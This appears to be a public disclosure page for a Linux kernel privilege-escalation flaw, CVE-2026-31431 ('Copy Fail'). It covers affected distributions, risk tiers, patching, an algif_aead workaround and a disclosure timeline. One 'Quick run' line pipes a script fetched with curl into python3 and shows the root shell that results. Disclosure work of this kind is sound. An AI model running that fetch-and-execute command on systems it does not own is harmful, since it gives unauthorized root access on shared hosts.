CVE-2026-31431 **100% reliable** every distro since 2017 container escape primitive 732 bytes found by Xint Code

Copy Fail

Most Linux LPEs need a race window or a kernel-specific offset. Copy Fail is a **straight-line logic flaw** — it needs neither. The same **732-byte** Python script roots every Linux distribution shipped since 2017.


One logic bug in `authencesn`, chained through `AF_ALG` and `splice()` into a 4-byte page-cache write — silently exploitable for nearly a decade.

Get the exploit → | Read the write-up | Am I affected?

THE DEMO

Same script, four distributions, four root shells — in one take. The same exploit binary works unmodified on every Linux distribution.

tmux — copy fail demo live



poc(exp) | sha256: a567d09b15f6e4440e70c9f2aa8edec8ed59f53301952df05c719aa3911687f9 |

first revealed by this tweet ↗

WHO IS AFFECTED

If your kernel was built between 2017 and the patch — which covers essentially every mainstream Linux distribution — you're in scope.

Copy Fail requires only an unprivileged local user account — no network access, no kernel debugging features, no pre-installed primitives. The kernel crypto API (`AF_ALG`) ships enabled in essentially every mainstream distro's default config, so the entire 2017 → patch window is in play out of the box.

Distributions we directly verified:

DISTRIBUTION	KERNEL
Ubuntu 24.04 LTS	6.17.0-1007-aws
Amazon Linux 2023	6.18.8-9.213.amzn2023
RHEL 10.1	6.12.0-124.45.1.el10_1
SUSE 16	6.12.0-160000.9-default

These are what we tested directly. Other distributions running affected kernels — Debian, Arch, Fedora, Rocky, Alma, Oracle, the embedded crowd — behave the same. Tested it elsewhere? Open an issue to add to the list.

Should you patch first?

Multi-tenant Linux hosts HIGH
Shared dev boxes, shell-as-a-service, jump hosts, build servers — anywhere multiple users share a kernel.
→ any user becomes root

Kubernetes / container clusters HIGH
The page cache is shared across the host. A pod with the right primitives compromises the node and crosses tenant boundaries.
→ cross-container, cross-tenant

CI runners & build farms HIGH
GitHub Actions self-hosted runners, GitLab runners, Jenkins agents — anything that executes untrusted PR code as a regular user, on a shared kernel.
→ a PR becomes root on the runner

Cloud SaaS running user code HIGH
Notebook hosts, agent sandboxes, serverless functions, any tenant-supplied container or script.
→ tenant becomes host root

Standard Linux servers MEDIUM
Single-tenant production where only your team has shell access.
→ internal LPE; chains with web RCE or stolen creds

Single-user laptops & workstations LOWER
You're already the only user. The bug doesn't grant remote attackers access by itself, but any local code execution becomes root.
→ post-exploitation step-up

EXPLOIT

The PoC is published so defenders can verify their own systems and validate vendor patches.

> **Use responsibly.** Run only on systems you own or have written authorization to test. The script edits the page cache of a setuid binary; the change is not persistent across reboot, but the resulting root shell is real. Don't run it on production.

copy_fail_exp.py 732 B

Standalone PoC. Python 3.10+ stdlib only (`os` , `socket` , `zlib`).
Targets `/usr/bin/su` by default; pass another setuid binary as `argv[1]` .

sha256: a567d09b15f6e4440e70c9f2aa8edec8ed59f53301952df05c719aa3911687f9

Download (GitHub)

Quick run:

```
$ curl https://copy.fail/exp | python3 && su
# id
uid=0(root) gid=1002(user) groups=1002(user)
```

Issue tracker: https://github.com/theori-io/copy-fail-CVE-2026-31431

MITIGATION

Patch first. Update your distribution's kernel package to one that includes mainline commit `a664bf3d603d` — it reverts the 2017 `algif_aead` in-place optimization, so page-cache pages can no longer end up in the writable destination scatterlist. Most major distributions are shipping the fix now.

Before you can patch: disable the `algif_aead` module.

```
# echo "install algif_aead /bin/false" > /etc/modprobe.d/disable-algif.conf
# rmmod algif_aead 2>/dev/null || true
```

What does this break? For the vast majority of systems — nothing measurable.

- **Will not affect:** dm-crypt / LUKS, kTLS, IPsec/XFRM, in-kernel TLS, OpenSSL/GnuTLS/NSS default builds, SSH, kernel keyring crypto. These all use the in-kernel crypto API directly — they don't go through `AF_ALG` .
- **May affect:** userspace specifically configured to use AF_ALG — e.g. OpenSSL with the `afalg` engine explicitly enabled, some embedded crypto offload paths, or applications that bind `aead` / `skcipher` / `hash` sockets directly. Check with `lsof | grep AF_ALG` or `ss -xa` if in doubt.
- **Performance:** `AF_ALG` is a userspace front door to the kernel crypto API. Disabling it does not slow anything that wasn't already calling it; for the things that were, performance falls back to a normal userspace crypto library, which is what almost everything else already does.

For untrusted workloads (containers, sandboxes, CI), block `AF_ALG` socket creation via seccomp regardless of patch state.

FAQ

- Why does this matter more than other Linux LPEs? →
- What is Copy Fail in one sentence? →
- Why is the page cache the target, not the file on disk? →
- Will my file integrity tool detect this? →
- Should I be afraid? →
- Why "Copy Fail"? →
- How is this different from Dirty Pipe? →
- How is this different from Dirty Cow? →
- Does it require `/usr/bin/su` ? →
- Is this remotely exploitable? →
- What does the patch do? →
- Will you release the full PoC? →
- Was this AI-found? →
- Where's the full technical write-up? →

DISCLOSURE TIMELINE

2026-03-23	Reported to Linux kernel security team
2026-03-24	Initial acknowledgment
2026-03-25	Patches proposed and reviewed
2026-04-01	Patch committed to mainline
2026-04-22	CVE-2026-31431 assigned
2026-04-29	Public disclosure (https://copy.fail/)